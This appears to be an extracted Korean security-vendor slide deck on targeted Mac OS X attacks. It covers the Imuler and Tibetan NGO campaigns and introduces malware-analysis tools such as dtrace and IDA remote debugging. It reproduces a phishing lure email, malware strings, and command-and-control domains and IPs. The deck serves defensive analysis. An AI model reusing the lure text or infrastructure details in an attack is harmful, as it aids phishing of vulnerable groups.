


표적공격 case study)

(1) Imuler campaign

- 2012년 3월 – 11월 사진을 가장한 APP

- 사용자 착각을 노린 고전적 방식



표적공격 case study)

(1) Imuler campaign

- 2012년 3월 – 11월 사진을 가장한 APP

- 사용자 착각을 노린 고전적 방식




표적공격 case study

(1) Imuler campaign

- 2012년 3월 – 11월 사진을 가장한 APP

- 사용자 착각을 노린 고전적 방식




표적공격 case study

(1) Imuler campaign

- Dropper 구조

- 사진 파일을 가장한 백도어 설치
- password를 물어보지 않음



표적공격 case study

(2) 2012년 3월 티벳 NGO 표적공격

- 1. 워드 취약점 (MS09-027) 이용한 OS X 악성코드 발견

- <http://labs.alienvault.com/labs/index.php/2012/ms-office-exploit-that-targets-macos-x-seen-in-the-wild-delivers-mac-control-rat/>

- 메일 양식

Your Excellency
The United Nations Commission for Human Rights
The United Nations Commission for Human Rights Office
Geneva, Switzerland.
Dated: 9th March 2012.

Your Excellency,
The Tibetans throughout the Globe will co-mmemorate the 53rd Anniversary of the Tibetan National Uprising Day in Lhasa, Tibet in 1959, against the Peoples Republic of China. During these 53 long years of struggle, thousands of innocent Tibetans were tortured, imprisoned and killed by the Chinese government, without a fair trial. Tibet
s rich resources are plundered and the environment destroyed with deforestation, elimination of its rare species of wildlife and diverting and damming of Tibet s holy rivers which are source of lifeline for many Asian countries.
Since 2008, massive crackdowns and indoctrination of Tibetan monks and nuns were imposed by the Chinese Government. Due to heavy handedness of the Chinese authorities, and the unbearable condition of the Tibetans under their most repressive rule, the Tibetans from all parts of Tibet, especially Ngaba and Karzi regions unitedly protested, demanding the return of Tibet
s spiritual leader H.Holiness the Dalai Lama and freedom for Tibet. Instead of addressing the problems being faced by the Tibetans under the Chinese repressive rule in Tibet, the Chinese authorities sought to use forceful methods by firing on unarmed Tibetan protestors, beating and injuring them. Since 16th March 2011, over 24 Tibetans have self-immolated, calling for return of Tibet
s spiritual leader H.Holiness the Dalai Lama and freedom for Tibet. In short, Tibet is cut off from outside world, with ban on the entry of foreign media personnel and tourists.
We therefore, appeal to your Excellency and the representatives of the United Nations member countries to take immediate action on the following demands:-
1) Insist the Peoples Republic of China to immediately call back all Chinese Security personnel from Ngaba and Karzi regions of Tibet.
2) All the monks and nuns must be allowed to return unconditionally to their respective monasteries
3) Insist the Chinese authorities to release all the political prisoners, especially the young Panchen Lama, Gedun Choekyi Nyima and Tenzin Delek
4) Allow foreign diplomats and independent media unfettered access to all the Tibetan areas for observation
Stop all forms of persecution in Tibet and adhere to Global Human Rights norms.
Your Excellency, we Tibetans inside Tibet and in other parts of the world, appeal and look forward eagerly to genuine political support from the United Nations like any other weaker nations who are facing tremendous aggression from more powerful nations in the world.
As you are aware, we Tibetans, under the leadership of His Holiness the Dalai Lama, the non-violent and compassionate leader who follows non-violent even to last resort, continue to follow His steps to gain Freedom for the Tibetans.
Thanking you,
With due respect and hope,
TENZIN WANGMO
President
RTWA Bylakuppe, Karnataka State

PHURBU LHANO
President
RTWA Kollegal, Karnataka State

표적공격 case study

(2) 2012년 3월 티벳 NGO 표적공격

- 제작자는 Mac Control로 부름

00000A890:	62	5F	62	69-6E	64	65	72-00	2F	44	65-76	65	6C	6F	b_binder /Develo
00000A8A0:	70	65	72	2F-6C	6F	6E	67-67	65	67	65-50	72	6F	6A	per/longgegeProj
00000A8B0:	65	63	74	2F-4D	61	63	20-43	6F	6E	74-72	6F	6C	2F	ect/Mac Control/
00000A8C0:	4D	61	63	43-6F	6E	74	72-6F	6C	20	56-31	2E	31	2E	MacControl V1.1.
00000A8D0:	31	2F	46	6F-75	6E	64	61-74	69	6F	6E-5F	48	65	6C	1/Foundation_Hel
00000A8E0:	6C	6F	2E	6D-6D	30	2F	44-65	76	65	6C-6F	70	65	72	lo.mm/Developer
00000A8F0:	2F	6C	6F	6E-67	67	65	67-65	50	72	6F-6A	65	63	74	/longgegeProject
00000A900:	2F	4D	61	63-20	43	6F	6E-74	72	6F	6C-2F	4D	61	63	/Mac Control/Mac
00000A910:	43	6F	6E	74-72	6F	6C	20-56	31	2E	31-2E	31	2F	62	Control V1.1.1/b
00000A920:	75	69	6C	64-2F	46	6F	75-6E	64	61	74-69	6F	6E	5F	uild/Foundation_
00000A930:	48	65	6C	6C-6F	2E	62	75-69	6C	64	2F-52	65	6C	65	Hello.build/Rele

- 접속 주소

- freetibet2012.xicp.net

00000B550:	66	72	65	65-74	69	62	65-74	32	30	31-32	2E	78	69	freetibet2012.xi
00000B560:	63	70	2E	6E-65	74	30	00-00	00	00	00-00	00	00	00	cp.net/
00000B570:	00	00	00	00-00	00	00	00-00	00	00	00-00	00	00	00	

표적공격 case study

(2) 2012년 3월 티벳 NGO 표적공격

• 2. 자바 취약점 이용한 티벳 NGO 공격

- 실제 티벳 NGO 공격 정보를 역이용
- 일부 백신 회사에서 OSX/Olyx.B라고 부르지만 Olyx와 연관성 없음

Alienvault's report on targeted attacks on Tibetan NGOs is being used to deliver malware to ... Tibetan NGOs.



Greg Walton
posted this on Mar 19 18:59

Alienvault's recent report on targeted attacks on Tibetan NGOs is being used to deliver malware to ... Tibetan NGOs.

----- Forwarded message -----
From: **webmaster** <admin@alienvault.com>
Date: Mon, Mar 19, 2012 at 8:20 AM
Subject: Targeted attacks against Tibet organizations
To:

We recently detected several targeted attacks against Tibetan activist organizations including the Central Tibet Administration and International Campaign for Tibet, among others.

Here is one of the mails detected:



[More information]

The link to [More information] in the body of the email connects to <http://dns.assyra.com/>

This then drops /default.jar which exploits CVE-2011-3544

The Command & Control server is tibet.zyns.com:8080 (100.42.217.73)

* Source : <https://malwarelab zendesk.com/entries/21142806-alienvault-s-report-on-targeted-attacks-on-tibetan-ngos-is-being-used-to-deliver-malware-to-tibetan->

표적공격 case study

(2) 2012년 3월 티벳 NGO 표적공격

- 자바 취약점(CVE-2011-3544) 이용
 - default.jar에 Windows 악성코드, index.jar에 OS X 악성코드 포함

파일	크기	종류	수정한 날짜
file.tmp	32KB	TMP 파일	2012-03-16 오후 12:33
Func1.class	2KB	CLASS 파일	2012-03-16 오후 12:33
Tmpscheul.class	3KB	CLASS 파일	2012-03-16 오후 12:33

파일	크기	종류	수정한 날짜
file.tmp	59KB	TMP 파일	2012-03-19 오후 6:16
Func1.class	2KB	CLASS 파일	2012-03-19 오후 6:16
Tmpscheul.class	3KB	CLASS 파일	2012-03-19 오후 6:16

- 접속 주소

- Windows 악성코드

- * tibet.zyns.com (100.42.217.73, 미국)
 - * yahoo.xxuz.com (100.42.217.91, 미국)
 - * lyle.changeip.org (100.42.217.73, 미국)

- Mac 악성코드

- * dns.assyra.com (100.42.217.73, 미국)

표적공격 (targeted attack)

표적공격 변화

- 표적공격 흐름

- 단순 공격에서 행동감시 우회 방안 연구
- 현재 Mac은 대부분 1,2 단계

변화

- 1단계 – 공격 대상에 악성코드가 포함된 메일 발송
- 2단계 - 변조된 문서를 이용한 악성코드 감염
- 3단계 – 주요 프로그램의 업데이트 서버를 통한 감염 (국내)
- 4단계 – 주요 기능을 메모리에서만 실행해 흔적 최소화 (행동감시 회피 목적 추정)
- 5단계 – 정상 프로그램 모듈을 통해 악의적 기능 수행 (행동감시 회피 목적 추정)

4. 분석 환경 및 도구

AhnLab

Copyright (C) AhnLab, Inc. All rights reserved.

File Viewer

MachOView

- OS X 파일 Viewer

- Mac 파일 지원

- 홈페이지 : <http://sourceforge.net/projects/machoview>

The screenshot shows the MachOView application interface. On the left is a tree view of the file structure under the 'Executable (X86_64) [SDK10.6]' section. The 'Mach64 Header' node is selected. Other nodes include 'Load Commands', 'Section64 (_TEXT,__text)', 'Section64 (_TEXT,__stubs)', 'Section64 (_TEXT,__stub_helper)', 'Section64 (_TEXT,__cstring)', 'Section64 (_TEXT,__ unwind_info)', 'Section64 (_TEXT,__eh_frame)', 'Section64 (_DATA,__program_vars)', 'Section64 (_DATA,__nl_symbol_ptr)', 'Section64 (_DATA,__la_symbol_ptr)', 'Dynamic Loader Info', 'Function Starts', 'Symbol Table', 'Dynamic Symbol Table', and 'String Table'. On the right is a table view titled 'a.out' with a search bar. It lists the Mach64 header fields:

Address	Data	Description	Value
100000000	FEEDFACF	Magic Number	MH_MAGIC_64
100000004	01000007	CPU Type	CPU_TYPE_X86_64
100000008	80000003	CPU SubType	
	80000000	CPU_SUBTYPE_LIB64	
	00000003	CPU_SUBTYPE_X86_64_ALL	
10000000C	00000002	File Type	MH_EXECUTE
100000010	0000000D	Number of Load Commands	13
100000014	00000620	Size of Load Commands	1568
100000018	00200085	Flags	
	00000001	MH_NOUNDEFS	
	00000004	MH_DYLDLINK	
	00000080	MH_TWOLEVEL	
	00200000	MH_PIE	
10000001C	00000000	Reserved	0

File monitor

Dtrace

- exesnoop
- opensnoop
- dtruss

The image shows three separate Terminal windows on a Mac OS X desktop. The top-left window is titled 'amugae — dtrace — 80x24' and displays a process trace for 'sudo execsnoop'. The top-right window is titled 'work — bash — 80x24' and shows the execution of a C program 'hello.c' which prints 'Hello, Mac !'. The bottom window is titled 'amugae' and shows a detailed trace of file operations for opening files like 'Terminal.savedState' and executing programs like 'Terminal.app' and 'Finder'.

```
amugae$ sudo execsnoop
UID PID PPID ARGS
0 327 1 launchdadd
501 328 311 clear
501 329 311 sudo
0 330 329 sh
0 331 330 dtrace
501 332 290 clear
501 333 290 a.out
501 334 290 cat
501 148 136 SystemUIServer
501 148 136 SystemUIServer
501 148 136 SystemUIServer
```

```
aui-iMac:work amugae$ ./a.out
Hello, Mac !aui-iMac:work amugae$ cat ./hello.c
#include <stdio.h>

main()
{
    printf("Hello, Mac !");
}

aui-iMac:work amugae$
```

```
apple.Terminal.savedState/window_8.
501 215 mdworker -1 /User
apple.Terminal.savedState/window_9.
501 215 mdworker 7 /User
apple.Terminal.savedState/window_9.
501 333 a.out 3 .
501 333 a.out 3 /dev/
0 297 taskgated 3 /Users/amugae/work
0 297 taskgated 3 /Users/amugae/work/a.out
0 297 taskgated -1 /var/db/DetachedSignatures
501 334 cat 3 /dev/dtracehelper
501 334 cat 3 /usr/share/locale/ko_KR.UTF-8/LC_CTYPE
501 334 cat 3 ./hello.c
0 34 mds 9 .
501 186 Terminal 11 /Applications/Utilities/Terminal.app/Contents/Resources
501 186 Terminal 11 /Users/amugae/Library/Preferences/com.apple.ServicesMenu.plist
501 186 Terminal 11 /Users/amugae/Library/Preferences/pbs.plist
501 186 Terminal 11 /System/Library/Frameworks/AppKit.framework/Resources
501 186 Terminal 11 /System/Library/Frameworks/AppKit.framework/Resources/ko.lproj
501 149 Finder 21 /Users/amugae/Desktop
```

- 참고 : <http://dtrace.org/blogs/brendan/2011/10/10/top-10-dtrace-scripts-for-mac-os-x/>

Autoruns

OSX Autoruns

- OSX Autoruns

- Python으로 제작된 자동실행 프로그램 확인
- 관리자 모드에서 실행 필요
- <http://www.malicious-streams.com/Downloads/Downloads.html>

OSX Autoruns

February 13, 2011 | Filed in: [Forensics](#)

osxautoruns is a python-based, Mac OS X utility that displays items set to auto-launch at either system boot or user login.

License: [GPLv3](#)

[DOWNLOAD](#)

Debugger

gdb

- 설치

- Xcode 혹은 Command Line Tools for Xcode 설치

* Command Line Tools for Xcode는 OS X Lion과 OS X Mountain Lion 만 지원

Categories	Description	Release Date
<input checked="" type="checkbox"/> Applications (10)		
<input checked="" type="checkbox"/> Developer Tools (123)	▼ Kernel Debug Kit 10.8.1 build 12B19	Aug 30, 2012
<input type="checkbox"/> iOS (4)	This package contains debug versions of the OS X kernel and many I/O Kit families for use with GDB remote (two-machine) kernel debugging. These files contain full symbolic information, unlike the equivalent files in a normal OS X installation. Also included are GDB macros useful for kernel debugging, a DEBUG kernel built without compiler optimizations, and a script for simplifying the creation of symbol files.	
<input checked="" type="checkbox"/> OS X (50)		
<input type="checkbox"/> OS X Server (9)		
	▶ Hardware IO Tools for Xcode - Late July 2012	Aug 22, 2012
	▶ Command Line Tools (OS X Lion) for Xcode - August 2012	Aug 7, 2012
	▶ Command Line Tools (OS X Mountain Lion) for Xcode - August	Aug 7, 2012
	▶ Xcode 4.4.1	Aug 7, 2012

Debugger

IDA

- IDA를 이용한 원격 디버깅

- 디버깅 대상 시스템 설정

The screenshot shows a terminal window titled "work — bash — 80x24". The user has run an "ls -l" command, listing two files: "mac_server" and "mac_serverx64". The user then attempts to run a "sudo chgrp procmad ./mac_server" command, which is highlighted with a red box. A warning message follows, stating: "WARNING: Improper use of the sudo command could lead to data loss or the deletion of important system files. Please double-check your typing when using sudo. Type \"man sudo\" for more information." Below this, a prompt asks the user to "To proceed, enter your password, or type Ctrl-C to abort." The user then types "Password:" and runs another "ls -l" command, showing that the ownership of "mac_server" has been changed to "procmad". Finally, the user runs a "chmod g+s ./mac_server" command, also highlighted with a red box.

```
users-Mac:work user$ ls -l
total 2280
-rwxr-xr-x  1 user  staff  574980 Jun 13 01:26 mac_server
-rwxr-xr-x  1 user  staff  588624 Jun 13 01:26 mac_serverx64
users-Mac:work user$ sudo chgrp procmad ./mac_server
WARNING: Improper use of the sudo command could lead to data loss
or the deletion of important system files. Please double-check your
typing when using sudo. Type "man sudo" for more information.

To proceed, enter your password, or type Ctrl-C to abort.

Password:
users-Mac:work user$ ls -l
total 2280
-rwxr-xr-x  1 user  procmad  574980 Jun 13 01:26 mac_server
-rwxr-xr-x  1 user  staff    588624 Jun 13 01:26 mac_serverx64
users-Mac:work user$ chmod g+s ./mac_server
users-Mac:work user$
```

Debugger

IDA

- IDA를 이용한 원격 디버깅

- 디버깅 대상 시스템 설정

The screenshot shows two terminal windows side-by-side. The top window is titled "work — mac_server — 80x24" and displays the command "ls -l" output:

```
users-Mac:work user$ ls -l
total 2312
-rwxr-xr-x  1 user  staff      8736 Oct 29 17:13 a.out
-rw-r--r--  1 user  staff       73 Oct 29 17:13 hello.c
-rwxr-xr-x  1 user  procmod   574980 Jun 13 01:26 mac_server
-rwxr-xr-x  1 user  staff    588624 Jun 13 01:26 mac_serverx64
users-Mac:work user$ [sudo ./mac_server]
IDA Mac OS X 32-bit remote debug server(MT) v1.15. Hex-Rays (c) 2004-2012
```

A message "Listening on port #23946..." is displayed in a box at the bottom of this window.


The bottom window is titled "work — bash — 80x24" and also displays the "ls -l" command output:

```
users-Mac:work user$ ls -l
total 2312
-rwxr-xr-x  1 user  staff      8736 Oct 29 17:13 a.out
-rw-r--r--  1 user  staff       73 Oct 29 17:13 hello.c
-rwxr-xr-x  1 user  procmod   574980 Jun 13 01:26 mac_server
-rwxr-xr-x  1 user  staff    588624 Jun 13 01:26 mac_serverx64
users-Mac:work user$
```

Debugger

IDA


- IDA를 이용한 원격 디버깅



Debugger

IDA

- IDA를 이용한 원격 디버깅



Debugger

IDA

- IDA를 이용한 원격 디버깅

The screenshot shows a terminal window titled "work — mac_serverx64 — 80x24". The window displays a command-line interface for a debugger. The user has run "ls" to list files, which includes "hello.c", "mac_server", and "mac_serverx64". They then run "sudo ./mac_server" and start listening on port 23946. A connection from IP 192.168.2.1 is accepted, but a warning message appears: "Warning: bad file or could not find a member with matching cpu type". An error message follows: "Error: oops! internal error 618". The user then runs "ls -l" again, showing the same files. They attempt to change ownership with "sudo chgrp procmod ./mac_serverx64", but this fails with "chgrp: ./mac_serverx64: No such file or directory". They then try "sudo chmod g+s ./mac_serverx64", which succeeds. Finally, they run "sudo ./mac_serverx64" and start listening on port 23946 again.

